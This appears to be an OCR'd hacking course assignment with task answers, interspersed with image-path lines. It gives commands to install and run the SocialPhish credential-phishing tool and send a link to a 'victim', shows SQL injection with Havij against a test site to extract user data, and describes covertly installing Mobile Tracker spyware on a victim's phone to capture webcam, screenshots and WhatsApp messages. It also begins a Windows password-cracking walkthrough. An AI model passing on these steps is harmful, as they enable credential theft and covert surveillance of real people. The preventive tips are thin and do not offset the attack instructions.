
Answer-

Install SocialPhish Using this command in linux

```
git clone https://github.com/xHak9x/SocialPhish.git
cd SocialPhish
chmod +x socialphish.sh
./socialphish.sh
```



- After that Select the required option.
- Then it will ask for port forwarding choose ngrok.
- Then it will provide a link for victim.
- When the victim opens the link and enters his/her credentials .
- We get the credentials.




TASK 5

Perform SQL injection http://testphp.vulnweb.com/

Answer-

For performing SQL injection we use tool called Havij.
Download and install it
Its interface looks like this



It can be used to get details like


1. IP address of the website
2. Database used
3. And crucial information stored in the database.

Now in the target column we fill the website on which we want to perform SQL injection.

NOTE-SQL INJECTIONS CAN BE PERFORMED ONLY ON VULNERABLE SITES ONLY.


Then click on analyze button.

We get the ip address of the site,database server and current database used.




We also get information stored in the Database to view that click on tables.

We get a list of informations stored in the databse like user information,product,pictures.



To view more detailed information click on get tables >>get colunmns>>Get data.

On clicking on Get data we are able to get various sensitive information stored by user such as mail address, phone no, username ,password and many things.



STEPS TO AVOID SQL INJECTIONS ARE:

- Activate your website security.
- Keep updating your website.
- Keep eye on malicious codes injected in your script.


TASK 6- *Use Mobile Tracker free to execute commands and take live webcam and screenshots and Whatsapp massages.*

Answer-


Visit freemobile tracker website Signup there and now in victims mobile download the free mobile tracker application qnd install it and give all the permissions.

aaAnd now open your browser and login and access the Dashboard from there.


After logging in the website looks like this here on left hand we can see different menu.




SCREENSHOT.




LIVE VIEWING





WHATSAPP MESSAGES:



PREVENTIVE MEASURES ARE:

- Never give your physical access of phone to any unknown person
- Regularly update your system


- Don’t download unknown applications
- Keep your password strong

TASK 7: CRACK PASSWORD OF WINDOWS USING OPHCRACK


Answer.

Ophcrack is an software used to crack windows password .

- Download Ophcrack iso file into your system.
- And make your pendrive bootable using rufus.
- Rufus is a software used to make pendrives bootable.



